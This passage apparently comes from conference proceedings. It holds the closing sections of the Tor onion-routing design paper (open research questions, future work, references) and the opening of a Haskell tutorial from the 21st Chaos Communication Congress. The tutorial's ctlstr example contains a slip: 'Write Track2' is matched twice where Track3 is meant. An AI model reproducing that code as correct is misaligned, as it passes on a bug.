In addition to the non-goals in Section 3, many questions must be solved before we can be confident of Tor's security.

Many of these open issues are questions of balance. For example, how often should users rotate to fresh circuits? Frequent rotation is inefficient, expensive, and may lead to intersection attacks and predecessor attacks [54], but infrequent rotation makes the user's traffic linkable. Besides opening fresh circuits, clients can also exit from the middle of the circuit, or truncate and re-extend the circuit. More analysis is needed to determine the proper tradeoff.

How should we choose path lengths? If Alice always uses two hops, then both ORs can be certain that by colluding they will learn about Alice and Bob. In our current approach, Alice always chooses at least three nodes unrelated to herself and her destination. Should Alice choose a random path length (e.g. from a geometric distribution) to foil an attacker who uses timing to learn that he is the fifth hop and thus concludes that both Alice and the responder are running ORs?

Throughout this paper, we have assumed that end-to-end traffic confirmation will immediately and automatically defeat a low-latency anonymity system. Even high-latency anonymity systems can be vulnerable to end-to-end traffic confirmation, if the traffic volumes are high enough, and if users' habits are sufficiently distinct [14, 31]. Can anything be done to make low-latency systems resist these attacks as well as high-latency systems? Tor already makes some effort to conceal the starts and ends of streams by wrapping long-range control commands in identical-looking relay cells. Link padding could frustrate passive observers who count packets; long-range padding could work against observers who own the first hop in a circuit. But more research remains to find an efficient and practical approach. Volunteers prefer not to run constant-bandwidth padding; but no convincing traffic shaping approach has been specified. Recent work on long-range padding [33] shows promise. One could also try to reduce correlation in packet timing by batching and reordering packets, but it is unclear whether this could improve anonymity without introducing so much latency as to render the network unusable.

A cascade topology may better defend against traffic confirmation by aggregating users, and making padding and mixing more affordable. Does the hydra topology (many input nodes, few output nodes) work better against some adversaries? Are we going to get a hydra anyway because most nodes will be middleman nodes?

Common wisdom suggests that Alice should run her own OR for best anonymity, because traffic coming from her node could plausibly have come from elsewhere. How much mixing does this approach need? Is it immediately beneficial because of real-world adversaries that can't observe Alice's router, but can run routers of their own?

To scale to many users, and to prevent an attacker from observing the whole network, it may be necessary to support far more servers than Tor currently anticipates. This introduces several issues. First, if approval by a central set of directory servers is no longer feasible, what mechanism should be used to prevent adversaries from signing up many colluding servers? Second, if clients can no longer have a complete picture of the network, how can they perform discovery while preventing attackers from manipulating or exploiting gaps in their knowledge? Third, if there are too many servers for every server to constantly communicate with every other, which non-clique topology should the network use? (Restricted-route topologies promise comparable anonymity with better scalability [13], but whatever topology we choose, we need some way to keep attackers from manipulating their position within it [21].) Fourth, if no central authority is track-

ing server reliability, how do we stop unreliable servers from making the network unusable? Fifth, do clients receive so much anonymity from running their own ORs that we should expect them all to do so [1], or do we need another incentive structure to motivate them? Tarzan and MorphMix present possible solutions.

When a Tor node goes down, all its circuits (and thus streams) must break. Will users abandon the system because of this brittleness? How well does the method in Section 6.1 allow streams to survive node failure? If affected users rebuild circuits immediately, how much anonymity is lost? It seems the problem is even worse in a peer-to-peer environment—such systems don't yet provide an incentive for peers to stay connected when they're done retrieving content, so we would expect a higher churn rate.

10 Future Directions

Tor brings together many innovations into a unified deployable system. The next immediate steps include:

Scalability: Tor's emphasis on deployability and design simplicity has led us to adopt a clique topology, semi-centralized directories, and a full-network-visibility model for client knowledge. These properties will not scale past a few hundred servers. Section 9 describes some promising approaches, but more deployment experience will be helpful in learning the relative importance of these bottlenecks.

Bandwidth classes: This paper assumes that all ORs have good bandwidth and latency. We should instead adopt the MorphMix model, where nodes advertise their bandwidth level (DSL, T1, T3), and Alice avoids bottlenecks by choosing nodes that match or exceed her bandwidth. In this way DSL users can usefully join the Tor network.

Incentives: Volunteers who run nodes are rewarded with publicity and possibly better anonymity [1]. More nodes means increased scalability, and more users can mean more anonymity. We need to continue examining the incentive structures for participating in Tor. Further, we need to explore more approaches to limiting abuse, and understand why most people don't bother using privacy systems.

Cover traffic: Currently Tor omits cover traffic—its costs in performance and bandwidth are clear but its security benefits are not well understood. We must pursue more research on link-level cover traffic and long-range cover traffic to determine whether some simple padding method offers provable protection against our chosen adversary.

Caching at exit nodes: Perhaps each exit node should run a caching web proxy [47], to improve anonymity for cached pages (Alice's request never leaves the Tor network), to improve speed, and to reduce bandwidth cost. On the other hand, forward security is weakened because caches constitute a record of retrieved files. We must find the right balance between usability and security.

Better directory distribution: Clients currently download a description of the entire network every 15 minutes. As the state grows larger and clients more numerous, we may need a solution in which clients receive incremental updates to directory state. More generally, we must find more scalable yet practical ways to distribute up-to-date snapshots of network status without introducing new attacks.

Further specification review: Our public byte-level specification [20] needs external review. We hope that as Tor is deployed, more people will examine its specification.

Multisystem interoperability: We are currently working with the designer of MorphMix to unify the specification and implementation of the common elements of our two systems. So far, this seems to be relatively straightforward. Interoperability will allow testing and direct comparison of the two designs for trust and scalability.

Wider-scale deployment: The original goal of Tor was to gain experience in deploying an anonymizing overlay network, and learn from having actual users. We are now at a point in design and development where we can start deploying a wider network. Once we have many actual users, we will doubtlessly be better able to evaluate some of our design decisions, including our robustness/latency tradeoffs, our performance tradeoffs (including cell size), our abuse-prevention mechanisms, and our overall usability.

Acknowledgments

We thank Peter Palfrader, Geoff Goodell, Adam Shostack, Joseph Sokol-Margolis, John Bashinski, and Zack Brown for editing and comments; Matej Pfajfar, Andrei Serjantov, Marc Rennhard for design discussions; Bram Cohen for congestion control discussions; Adam Back for suggesting telescoping circuits; and Cathy Meadows for formal analysis of the *extend* protocol. This work has been supported by ONR and DARPA.

References

[1] A. Acquisti, R. Dingledine, and P. Syverson. On the economics of anonymity. In R. N. Wright, editor, *Financial Cryptography*. Springer-Verlag, LNCS 2742, 2003.

[2] R. Anderson. The eternity service. In *Pragocrypt '96*, 1996.

[3] The Anonymizer. `<http://anonymizer.com/>`.

[4] A. Back, I. Goldberg, and A. Shostack. Freedom systems 2.1 security issues and analysis. White paper, Zero Knowledge Systems, Inc., May 2001.

[5] A. Back, U. Möller, and A. Stiglic. Traffic analysis attacks and trade-offs in anonymity providing systems. In I. S. Moskowitz, editor, *Information Hiding (IH 2001)*, pages 245–257. Springer-Verlag, LNCS 2137, 2001.

[6] M. Bellare, P. Rogaway, and D. Wagner. The EAX mode of operation: A two-pass authenticated-encryption scheme optimized for simplicity and efficiency. In *Fast Software Encryption 2004*, February 2004.

[7] O. Berthold, H. Federrath, and S. Köpsell. Web MIXes: A system for anonymous and unobservable Internet access. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, 2000.

[8] P. Boucher, A. Shostack, and I. Goldberg. Freedom systems 2.0 architecture. White paper, Zero Knowledge Systems, Inc., December 2000.

[9] Z. Brown. Cebolla: Pragmatic IP Anonymity. In *Ottawa Linux Symposium*, June 2002.

[10] D. Chaum. Untraceable electronic mail, return addresses, and digital pseudo-nyms. *Communications of the ACM*, 4(2), February 1981.

[11] F. Dabek, M. F. Kaashoek, D. Karger, R. Morris, and I. Stoica. Wide-area cooperative storage with CFS. In *18th ACM Symposium on Operating Systems Principles (SOSP '01)*, Chateau Lake Louise, Banff, Canada, October 2001.

[12] W. Dai. Pipenet 1.1. Usenet post, August 1996. <http://www.eskimo.com/~weidai/pipenet.txt> First mentioned in a post to the cypherpunks list, Feb. 1995.

[13] G. Danezis. Mix-networks with restricted routes. In R. Dingledine, editor, *Privacy Enhancing Technologies (PET 2003)*. Springer-Verlag LNCS 2760, 2003.

[14] G. Danezis. Statistical disclosure attacks. In *Security and Privacy in the Age of Uncertainty (SEC2003)*, pages 421–426, Athens, May 2003. IFIP TC11, Kluwer.

[15] G. Danezis, R. Dingledine, and N. Mathewson. Mixminion: Design of a type III anonymous remailer protocol. In *2003 IEEE Symposium on Security and Privacy*, pages 2–15. IEEE CS, May 2003.

[16] D. Dean and A. Stubblefield. Using Client Puzzles to Protect TLS. In *Proceedings of the 10th USENIX Security Symposium*. USENIX, Aug. 2001.

[17] T. Dierks and C. Allen. The TLS Protocol — Version 1.0. IETF RFC 2246, January 1999.

[18] R. Dingledine, M. J. Freedman, D. Hopwood, and D. Molnar. A Reputation System to Increase MIX-net Reliability. In I. S. Moskowitz, editor, *Information Hiding (IH 2001)*, pages 126–141. Springer-Verlag, LNCS 2137, 2001.

[19] R. Dingledine, M. J. Freedman, and D. Molnar. The free haven project: Distributed anonymous storage service. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*. Springer-Verlag, LNCS 2009, July 2000.

[20] R. Dingledine and N. Mathewson. Tor protocol specifications. <http://freehaven.net/tor/tor-spec.txt>.

[21] R. Dingledine and P. Syverson. Reliable MIX Cascade Networks through Reputation. In M. Blaze, editor, *Financial Cryptography*. Springer-Verlag, LNCS 2357, 2002.

[22] J. Douceur. The Sybil Attack. In *Proceedings of the 1st International Peer To Peer Systems Workshop (IPTPS)*, Mar. 2002.

[23] H. Federrath, A. Jerichow, and A. Pfitzmann. MIXes in mobile communication systems: Location management with privacy. In R. Anderson, editor, *Information Hiding, First International Workshop*, pages 121–135. Springer-Verlag, LNCS 1174, May 1996.

[24] M. J. Freedman and R. Morris. Tarzan: A peer-to-peer anonymizing network layer. In *9th ACM Conference on Computer and Communications Security (CCS 2002)*, Washington, DC, November 2002.

[25] S. Goel, M. Robson, M. Polte, and E. G. Sirer. Herbivore: A scalable and efficient protocol for anonymous communication. Technical Report TR2003-1890, Cornell University Computing and Information Science, February 2003.

[26] I. Goldberg. *A Pseudonymous Communications Infrastructure for the Internet*. PhD thesis, UC Berkeley, Dec 2000.

[27] D. M. Goldschlag, M. G. Reed, and P. F. Syverson. Hiding routing information. In R. Anderson, editor, *Information Hiding, First International Workshop*, pages 137–150. Springer-Verlag, LNCS 1174, May 1996.

[28] C. Gülcü and G. Tsudik. Mixing E-mail with Babel. In *Network and Distributed Security Symposium (NDSS 96)*, pages 2–16. IEEE, February 1996.

[29] A. Hintz. Fingerprinting websites using traffic analysis. In R. Dingledine and P. Syverson, editors, *Privacy Enhancing Technologies (PET 2002)*, pages 171–178. Springer-Verlag, LNCS 2482, 2002.

[30] A. Jerichow, J. Müller, A. Pfitzmann, B. Pfitzmann, and M. Waidner. Real-time mixes: A bandwidth-efficient anonymity protocol. *IEEE Journal on Selected Areas in Communications*, 16(4):495–509, May 1998.

[31] D. Kesdogan, D. Agrawal, and S. Penz. Limits of anonymity in open environments. In F. Petitcolas, editor, *Information Hiding Workshop (IH 2002)*. Springer-Verlag, LNCS 2578, October 2002.

[32] D. Koblas and M. R. Koblas. SOCKS. In *UNIX Security III Symposium (1992 USENIX Security Symposium)*, pages 77–83. USENIX, 1992.

[33] B. N. Levine, M. K. Reiter, C. Wang, and M. Wright. Timing analysis in low-latency mix-based systems. In A. Juels, editor, *Financial Cryptography*. Springer-Verlag, LNCS (forthcoming), 2004.

[34] B. N. Levine and C. Shields. Hordes: A multicast-based protocol for anonymity. *Journal of Computer Security*, 10(3):213–240, 2002.

[35] C. Meadows. The NRL protocol analyzer: An overview. *Journal of Logic Programming*, 26(2):113–131, 1996.

[36] U. Möller, L. Cottrell, P. Palfrader, and L. Sassaman. Mixmaster Protocol — Version 2. Draft, July 2003. <http://www.abditum.com/mixmaster-spec.txt>.

[37] V. S. Pai, L. Wang, K. Park, R. Pang, and L. Peterson. The Dark Side of the Web: An Open Proxy's View. <http://codeen.cs.princeton.edu/>.

[38] A. Pfitzmann, B. Pfitzmann, and M. Waidner. ISDN-mixes: Untraceable communication with very small bandwidth overhead. In *GI/ITG Conference on Communication in Distributed Systems*, pages 451–463, February 1991.

[39] Privoxy. <http://www.privoxy.org/>.

[40] M. G. Reed, P. F. Syverson, and D. M. Goldschlag. Protocols using anonymous connections: Mobile applications. In B. Christianson, B. Crispo, M. Lomas, and M. Roe, editors, *Security Protocols: 5th International Workshop*, pages 13–23. Springer-Verlag, LNCS 1361, April 1997.

[41] M. G. Reed, P. F. Syverson, and D. M. Goldschlag. Anonymous connections and onion routing. *IEEE Journal on Selected Areas in Communications*, 16(4):482–494, May 1998.

[42] M. K. Reiter and A. D. Rubin. Crowds: Anonymity for web transactions. *ACM TISSEC*, 1(1):66–92, June 1998.

[43] M. Rennhard and B. Plattner. Practical anonymity for the masses with morphmix. In A. Juels, editor, *Financial Cryptography*. Springer-Verlag, LNCS (forthcoming), 2004.

[44] M. Rennhard, S. Rafaeli, L. Mathy, B. Plattner, and D. Hutchison. Analysis of an Anonymity Network for Web Browsing. In *IEEE 7th Intl. Workshop on Enterprise Security (WET ICE 2002)*, Pittsburgh, USA, June 2002.

[45] A. Serjantov and P. Sewell. Passive attack analysis for connection-based anonymity systems. In *Computer Security – ESORICS 2003*. Springer-Verlag, LNCS 2808, October 2003.

[46] R. Sherwood, B. Bhattacharjee, and A. Srinivasan. p^5: A protocol for scalable anonymous communication. In *IEEE Symposium on Security and Privacy*, pages 58–70. IEEE CS, 2002.

[47] A. Shubina and S. Smith. Using caching for browsing anonymity. *ACM SIGEcom Exchanges*, 4(2), Sept 2003.

[48] P. Syverson, M. Reed, and D. Goldschlag. Onion Routing access configurations. In *DARPA Information Survivability Conference and Exposition (DISCEX 2000)*, volume 1, pages 34–40. IEEE CS Press, 2000.

[49] P. Syverson, G. Tsudik, M. Reed, and C. Landwehr. Towards an Analysis of Onion Routing Security. In H. Federrath, editor, *Designing Privacy Enhancing Technologies: Workshop on Design Issue in Anonymity and Unobservability*, pages 96–114. Springer-Verlag, LNCS 2009, July 2000.

[50] A. Tannenbaum. Computer networks, 1996.

[51] The AN.ON Project. German police proceeds against anonymity service. Press release, September 2003. <http://www.datenschutzzentrum.de/material/themen/presse/anon-bka_e.htm>.

[52] M. Waldman and D. Mazières. Tangler: A censorship-resistant publishing system based on document entanglements. In 8^{th} *ACM Conference on Computer and Communications Security (CCS-8)*, pages 86–135. ACM Press, 2001.

[53] M. Waldman, A. Rubin, and L. Cranor. Publius: A robust, tamper-evident, censorship-resistant and source-anonymous web publishing system. In *Proc. 9th USENIX Security Symposium*, pages 59–72, August 2000.

[54] M. Wright, M. Adler, B. N. Levine, and C. Shields. Defending anonymous communication against passive logging attacks. In *IEEE Symposium on Security and Privacy*, pages 28–41. IEEE CS, May 2003.

Haskell — A Wild Ride

Sven Moritz Hallberg <pesco@gmx.de>

21st. Chaos Communication Congress
Berlin, December 27th–29th 2004

Abstract

The Haskell programming language is a comparatively young purely functional member of the Miranda family. Its main features include its strong type system, declarative style, concise syntax, and clean structure. A to my knowledge unique trait of Haskell, at least among programming languages "in practical use", is the actual absence of nonfunctional side effects in the core language. That is, in Haskell the statement of referential transparency is *true*.

Contrary to the frequently found notion of Haskell being a language of mostly "academic interest", it is in my opinion actually very suitable for writing practical programs. And, mind you, without sacrificing its academic assets at all...

This introduction will briefly sketch the basic concepts of Haskell and then open into a tour of some language highlights, in order to provide a motivating outlook. Also given is a set of practical exercises on the basic concepts with some tutorial instructions. They serve as the basis for a hands-on workshop to be held after the lecture at 21C3.

1 Safety Precautions

First of all, it must be stated clearly that all but the tutorial part of this introduction is *not* to be taken as a programming course. I am deliberately only sketching concepts, leaving out details. The intent is to teach only what's necessary to "get to the point" instead of fiddling out all the background theory. Don't hesitate to "read over" parts not entirely clear. Maybe you'll understand anyway. This is supposed to be a fun ride.

However, to gain acceptable probability levels of maintaining the audience's mental integrity, a few basics are in order.

Compiled or Interpreted?

Haskell can be both compiled or interpreted, the language does not prescribe it. For example, GHC is a compiler that generates fast native machine code. Hugs is an interpreter, written in C, for quick tasks, running on pretty much any platform. NHC is another compiler, written in Haskell, which is much more portable than GHC because it generates byte-code linked with a tiny run-time interpreter.

In the following, I will use the term *Haskell system*, or just *system* to mean whatever is interpreting the code, be it compiler, interpreter, or Human.

Basic Syntax and Program Structure

In general, a Haskell program is nothing but a sequence of declarations. For example,

```
hello    = "Guten Tag!"
goodbye  = "Auf Wiedersehen!"
```

define the names `hello` and `goodbye` to refer to the given strings. Notice that I avoid to call them variables. Their values cannot be changed at runtime. Declarations in Haskell are absolute. That is one reason why Haskell is called *purely* functional.

Function Definitions

To perform any meaningful computations, functions are defined like this:

```
foo x = x + 2
```

The function `foo` takes a single argument and adds `2` to it. Notice two simple facts:

- The function argument is seperated from the function name simply by whitespace. Parentheses are only used to specify binding precedence in Haskell, as in `2 * (5+1)`, for example.
- Operators, like `+`, are written in infix notation.

The most important detail, however, is that I did not declare any kind of type signature for `foo` (or `hello`, or `goodbye`). Didn't I mention Haskell being strongly-typed? Yes! In fact, `foo` is not at all untyped. The Haskell type system can *infer* its type. Because `+ 2` is applied to the argument `x`, it can deduce from the types of `+` and `2` that `x` must be a

number, and that the result will also be a number.[1] That's all statically determined at compile time.

Now, to apply `foo` to some value, just write the argument after the function name, as in `foo 5`, which evaluates to `7`.

Now, let's define a two-argument function.

```
bar x y = foo y + x
```

This function applies `foo` to its second argument (`y`) and adds the result to the first argument, `x`. Notice that `foo` is applied only to `y`, not `y + x`. Function application in Haskell binds tighter than any operator![2]

Procedures

With all functions being pure, how can a Haskell program accomplish anything involving, say, network or file I/O? For instance, how do you write a web-server in Haskell? Or a text editor? The answer is that it *is* possible to write imperative procedures in Haskell, but they are strictly seperated from the functional parts by the type system. Let me demonstrate: To produce an executable Haskell program, you define the special procedure `main`, like so:

```
main = do putStrLn hello
          input <- getLine
          putStrLn (show input ++ "?")
          putStrLn goodbye
```

Don't mind the details, but notice the keyword `do` in the above. It is very important. In effect, it tells the type system that "the following is a sequence of imperative commands". Now the type system knows, that main is not a function, but just what I said, a "sequence of imperative commands". The `main` procedure is executed exactly once, when the program starts, and there is only *one* way to execute other such sequences: calling them from `main`.

Also note the special syntax `input <- getLine` above. That is an imperative assignment. `getLine` is executed once, after the call to `putStrLn hello`, and in all the following commands, `input` refers to its result.

[1] By the way, I say "number" instead of `Int` because this function will also work for `Float`s, `Rational`s, or complex numbers, or any other number type for which addition is defined!

[2] Function application also associates to the left, so the expression `foo foo 1` does *not* mean `(foo (foo 1))`, but `((foo foo) 1)` — which makes no sense of course.

Types

As already mentioned, the type system is one of the most important parts of Haskell.[3] Every expression in a Haskell program is statically (i.e. at compile-time) assigned a fixed type. For example, the literal constants `'a'` and `"Hello"` have the types `Char` and `String`, respectively. Complex types are built by combining simpler types and all-new custom types can be defined by the user.

Type Declarations

In the examples above, no types where mentioned. So what are they good for? The type signatures are *optional*. In addition to defining the value of `hello` as above, I can also declare it's supposed type.

```
hello :: String
```

In this example, the type signature does not add much, because the type of `hello` is immediately clear from its value. In the case of (complicated) functions, however, the type annotation serves

1. as documentation for the programmer and
2. as a hint to the compiler, enabling it to spot type errors earlier, resulting in better error messages.

Lists

The most important complex data type in Haskell, much like in LISP, is that of the list. It is written as `[a]`, where `a` may be any type (you can have lists of lists of ...). For instance, the type "list of `Int`s" is written as `[Int]`. A list of lists of `Int`s has the type `[[Int]]`.

Literal lists are written like `[1,2,3]` or `['H','i']`. `[]` is the empty list.

Function Types

Obviously, being a functional language, Haskell is going to allow functions to be passed around as values. So, according to what I said above, they must be assigned types as well. A function type is of the form `a -> b` where `a` is the argument type and `b` is the result type. Multiple-argument functions have types of the form `a -> b -> c -> r` where `r` is the result type and the others are argument types. So, I can declare the following type signatures for the functions defined earlier:[4]

[3] For the curious: It's a so-called Hindly-Milner type system, with some extensions.

[4] The alert reader may notice that I claimed these functions would work for any number type. Indeed, their infered type is more general, and by declaring the given type sig-

```
foo :: Int -> Int
bar :: Int -> Int -> Int
```

List Constructors

Like in many other programming languages, values in Haskell are created by special functions called constructors. Conceptually, a constructor is just a function that takes some arguments (data fields) and returns the corresponding value of the respective type.

As the most important example, consider the list type `[a]`. It has two constructors: `[]` and `(:)`. `[]` takes no arguments and is the empty list. `(:)` is the cons operator (an infix constructor). It takes an element and a list, so `(x:xs)` is taken to mean the list with `x` as the first element, followed by the elements in `xs`.

NB: The syntax for list literals is only syntactic sugar for repeated application of `(:)`:

```
['H','i','!'] == 'H':('i':('!':[]))
```

2 Regular Attractions

Now you should be ready for the ride. This section will first show some of the more "mundane" features of Haskell, that make it, well, attractive. Then, in the next section, the *real*[5] fun begins...

Local Definitions

A very convenient feature when defining functions are local definitions, introduced by a *where clause*:

```
readability :: String -> Float
readability text =
        if n==0 then 1
                else 1 / fromIntegral n
    where
    n = length text
```

The `fromIntegral` function converts from `Int` to `Float`. Of course it would have been correct to substitute `length text` for `n` in both places, but that would decrease the code's readability![6]

natures I am *restricting* them to the types specified. It is sometimes useful to do that, in order to catch type errors early.

[5] or *really evil*

[6] And `length text` would probably be evaluated twice in the usual case. To avoid duplicate evaluation of equal subexpressions the system would need to search expressions for them. Although possible, I don't think they do that.

Constructor Pattern Matching

So far I have mentioned how to construct lists, but not how to inspect them, let alone custom data types. Recall that any value in Haskell is created by application of a special constructor function to some arguments specific to that constructor. The constructor used and its arguments are remembered with the value. In fact, they *are* the value.

Inspection of values and access to their data fields (i.e. constructor arguments) is accomplished by *pattern matching* on the constructors. Most importantly, in a function definition, the arguments on the left side can be constructor patterns. For example, here is a function to test whether a given list is empty or not:

```
null []     = True
null (x:xs) = False
```

In the second case, notice how the constructor's arguments are given names, `x` and `xs`. These names are bound as variables on the right side (not used here), providing access to the data fields. This double use of the pattern matching (testing and binding) has its share in making Haskell programs very concise.

User-Defined Data Types

One of the most prominent activities in programming is the definition of custom data types suitable for the problem at hand. In Haskell especially, custom data types not only help structure the program and make it more readable, they also leverage the type system to assist the programmer in writing correct programs.

To give an example, imagine you had a reader/writer for magnetic stripe-cards. Were you to control this device from a Haskell program, the following data type definitions might be convenient.

```
data Cmd =  Read   Track
         |  Write  Track

data Track = Track1 | Track2 | Track3
```

The definitions above introduce two new data types. `Cmd` has two constructors, `Read` and `Write`. Both taking one argument of type `Track`. The type `Track` in turn has three constructors which take no arguments.

Notice that types and constructors are written in upper-case. That is mandatory in Haskell for reasons soon to become clear.

Now suppose the control protocol for the card reader specified that in order to read a track, you send the character sequence `"aaa"` to the device

for track 1, "aab" for track 2, and "aac" for track 3. The same holds for writing, only that the first character is 'p' then. Using pattern matching, you can easily define the function mapping a Cmd to the corresponding control string.

```
ctlstr :: Cmd -> String
ctlstr (Read   Track1) = "aaa"
ctlstr (Read   Track2) = "aab"
ctlstr (Read   Track3) = "aac"
ctlstr (Write  Track1) = "paa"
ctlstr (Write  Track2) = "pab"
ctlstr (Write  Track2) = "pac"
```

Then, given an I/O routine sendstr which transmits a given string to the device, sendcmd is easily defined as

```
sendcmd cmd = sendstr (ctlstr cmd)
```

Given these definitions, you can interactively controll the device from your Haskell interpreter.

```
Main> sendcmd (Read Track1)
...stuff happens...
```

Next, one would extend sendcmd to a routine that also retrieves the result of the command, and so on. But the important thing here is that the newly-defined data type Cmd enables you to express the device commands in a structured and readable way. As long as this interface is used, it is also impossible to send erroneous command strings to the device. Last but not least, Cmds can be processed like any other type of data, i.e. stored in lists or other structures, saved to files, and displayed in the interpreter.

Pattern Matching Again: Wildcard Matches

The constructor patterns above specified the values for all fields of the data. Of course, as with any decent pattern matching mechanism, the patterns can contain wildcards. Write _ (underscore) for any data fields, and the pattern matches any value in that field.

```
firstcmdchar :: Cmd -> Char
firstcmdchar (Read _)   = 'a'
firstcmdchar (Write _)  = 'p'
```

To bind the field's contents to a variable, just put a lower-case identifier in its place, as already done in null earlier:

```
cmdtrack :: Cmd -> Track
cmdtrack (Read t)   = t
cmdtrack (Write t)  = t
```

By the way, such variable bindings in patterns are the reason why constructor names in Haskell are always in upper-case: to distinguish them from the variables.[7]

List Comprehensions

Because lists and list operations are so common in Haskell, there is a special syntax for generating lists by combining certain elements from other lists. Such expressions are called *list comprehensions* and they are similar to the set comprehension notation used in mathematics, e.g. $\{x^2 | x \in \mathbb{N}, x > 5\}$.

My favourite example is the following Haskell implementation of Quicksort:

```
qs []     = []
qs (x:xs) = qs [y | y<-xs, y<x] ++ [x] ++
            qs [y | y<-xs, y>=x]
```

Here, ++ is the list concatenation operator. The algorithm takes the first element, x, of the given list and filters the rest of the list for those elements less than x and those greater or equal to x. These two filters are expressed quite naturally as list comprehensions.

In general, an expression of the form

```
[f x y | x <- xs, y <- ys, p x y]
```

evaluates to a list whose elements are generated by applying f to all possible pairs of elements x and y, taken from the lists xs and ys respectively, for which p x y evaluates to true. This works for any number of lists.

3 Wipeout!

OK, you've gotten a glimpse of some cool features that let you at least implement Quicksort. Good!

But enough of the boring standard stuff we all know from Standard ML...[8]

2... 1... Go!

The Hackers Must Have Slack!

Haskell is a lazy language. It only evaluates expressions when their value is needed (to be printed to the screen, for example). This makes it possible to define infinite data structures, infinite lists especially. Consider:

```
fibs = 0:1:zipWith (+) fibs (tail fibs)
```

[7] The same argument applies to type names, to distinguish them from *type variables* in polymorphic types, like a in [a].

[8] I've never used Standard ML.

That's an infinite list containing the entire sequence of Fibonacci numbers. As you can see, the definition is recursive, it mentions itself, `fibs`, on the right side. The function `zipWith` is a very handy higher-order function[9] that takes two lists and "zips" them into a new list by combining the elements at same indices with a given function. For instance:

```
zipWith (+) [1,2,3] [4,5,6]
== [1+4,2+5,3+6]
```

Now the trick with `fibs` above is that the first two elements of the list are given as a starting point and the rest is defined as `zipWith (+) fibs (tail fibs)`. Because of the way `zipWith` works, to generate its first result element, it only needs the first elements of its argument lists. These in the above are `fibs` and `tail fibs`. The first argument of `fibs` is fixed as `0`, and the first argument of `tail fibs` happens to be `1`, also given. So `zipWith` can generate the third element before looking further into its arguments. Then, because the arguments refer back to `fibs` itself in the definition, when `zipWith` asks for more elements, it gets back the values it has generated itself.

Who Uses RC4 Anyway?

I don't, but I still implemented it in Haskell once. I'll spare you the details, but if I recall correctly, it works roughly like this: From the given key, a big array of numbers, a so-called S-Box, is calculated. The algorithm then iterates through a loop that reads a certain element out of the S-Box, performs a bunch of swapping and other operations to transform the S-Box, and starts over. The resulting stream of numbers is xor'ed with the plain-text.

So imagine implementing this in C. You'd have a data structure for the S-Box, call an initialization routine on it with the key, and then generate the byte stream in little chunks. In Haskell, first of all, there is no reason for chunkyness. Given the S-Box, it's easiest to define the resulting byte stream as an infinite list. But also, there is no need for an initialization routine!

```
type Key    = String
type Byte   = Word8
data SBox   = ...

mksbox      :: Key -> SBox
keystream   :: SBox -> [Byte]

rc4  :: Key -> [Byte] -> [Byte]
rc4 k xs = zipWith xor xs
           (keystream (mksbox k))
```

What's the point, you say? There is none, until you know about partial application. Given the above, suppose you want to encrypt a bunch of files with the same key. You have the files' contens in `[Byte]` lists, as required for `rc4` above, and write

```
key = "deadbeef"

file1_encrypted = rc4 key file1
file2_encrypted = rc4 key file2
```

Instead of writing `rc4 key` every time, you can apply only the key argument to `rc4` once, which yields a new function you call `enc`. When applied to the byte stream, `enc` returns `rc4 key bytes`.

```
enc = rc4 key

file1_encrypted = enc file1
file2_encrypted = enc file2
```

This looks pretty and works, but there's one problem: If `rc4` is defined as given above, the S-Box and the key stream will be calculated seperately for every call to `enc`. The reason is that the Haskell system is not smart enough to see from the definition that the keystream only depends on the key. However, we can make that explicit.

```
rc4 k = \xs -> zipWith xor xs ks
    where
    ks = keystream (mksbox k)
```

Compare this definition to the original one. The expression `\xs -> ...` is a *lambda abstraction*[10]. The *value* of `\xs -> zipWith xor xs ks` is a *function* that, when applied to an argument `xs`, returns `zipWith xor xs ks`.

The new definition of `rc4` defines `rc4 k` to return that function. It is completely equivalent to `rc4 k xs = zipWith xor xs ks`. Only that this time, the keystream is defined in a where clause in the closure of `rc4 k`. Being attached to this "partial application" of `rc4`, calls to `enc = rc4 k` always refer back to it. In the first definition of `rc4`, the expression `(keystream (mksbox k))` lay within the closure of `rc4 k xs`, so its evaluation was only triggered once both arguments had been given.

[9] a function taking a function argument

[10] The backslash, \, symbolizes a λ.

Type Classes

Haskell supports compile-time polymorphism. For one thing, there are functions like `null` above. The type of `null` is `[a] -> Bool`, polymorphic in the list element type, `a` . Such type variables may be instantiated with absolutely any type. This is called *parametric polymorphism*. But there is more. Recall the functions `foo` and `bar`, which would actually work on any kind of number, instead of just `Int`s. `foo`'s type is of the form `a -> a` but here, `a` may not be any type, but must be restricted to numbers. That is accomplished with *type classes*. The most general type of `foo` as it would be infered by the system is:

```
(Num a) => a -> a
```

Read that as "`a -> a` under the constraint that `a` is a number".

`Num` is the class of types that support a certain set of operations specific to numbers. Its definition in the standard library looks (basically) like this:

```
class Num a where
    (+)     :: a -> a -> a
    (-)     :: a -> a -> a
    (*)     :: a -> a -> a
    negate  :: a -> a
```

There are some other operations but they are not important now.

So, type classes look much like, many say, interfaces in Java[11]. But there is an important difference. Java is only run-time-polymorphic. While calling class methods in Haskell also incurs a small run-time cost, the types are all resolved statically at compile-time. This eliminates the possibility of run-time type errors and alleviates the need for the corresponding run-time checks.

Now look at class `Num` again. If we assume associativity of `+`, `-`, and `*`, as well as commutativity of (+), `Num` is basically the algebraic class of *rings*. There is another type class in the standard, called `Fractional` that is a subclass of `Num` and adds division.

```
class (Num a) => Fractional a where
    (/)    :: a -> a -> a
    recip  :: a -> a
```

Under the assumption that `*` is also commutative, `Fractional` is basically the algebraic class of *fields*.

What's so cool about this? Nothing except for restricted parametric polymorphism in itself. Until you define the class of vector spaces.

[11] Shudder!

```
class (Fractional a) => VS v a |v->a
    where
    -- vector add and subtract
    (^+^)  :: v -> v -> v
    (^-^)  :: v -> v -> v
    -- scalar multiplication
    (*^)   :: a -> v -> v
```

For example, one could declare the pairs of `Float`s to form a vector space over the scalar type `Float`[12], like so:

```
instance VS (Float,Float) Float where
    (x,y) ^+^ (a,b) = (x+a, y+b)
    (x,y) ^-^ (a,b) = (x-a, y-b)
    k     *^  (a,b) = (k*a, k*b)
```

OK, so I've not told you some things about the above. First of all, it's not Haskell 98[13]. But the required type system extensions are mild and well-supported by all major systems. In particular, `VS` is a *multi-parameter type class*. It is not simply a set of types but a binary relation on types. It establishes a relation between the vector types and their associated scalar fields.

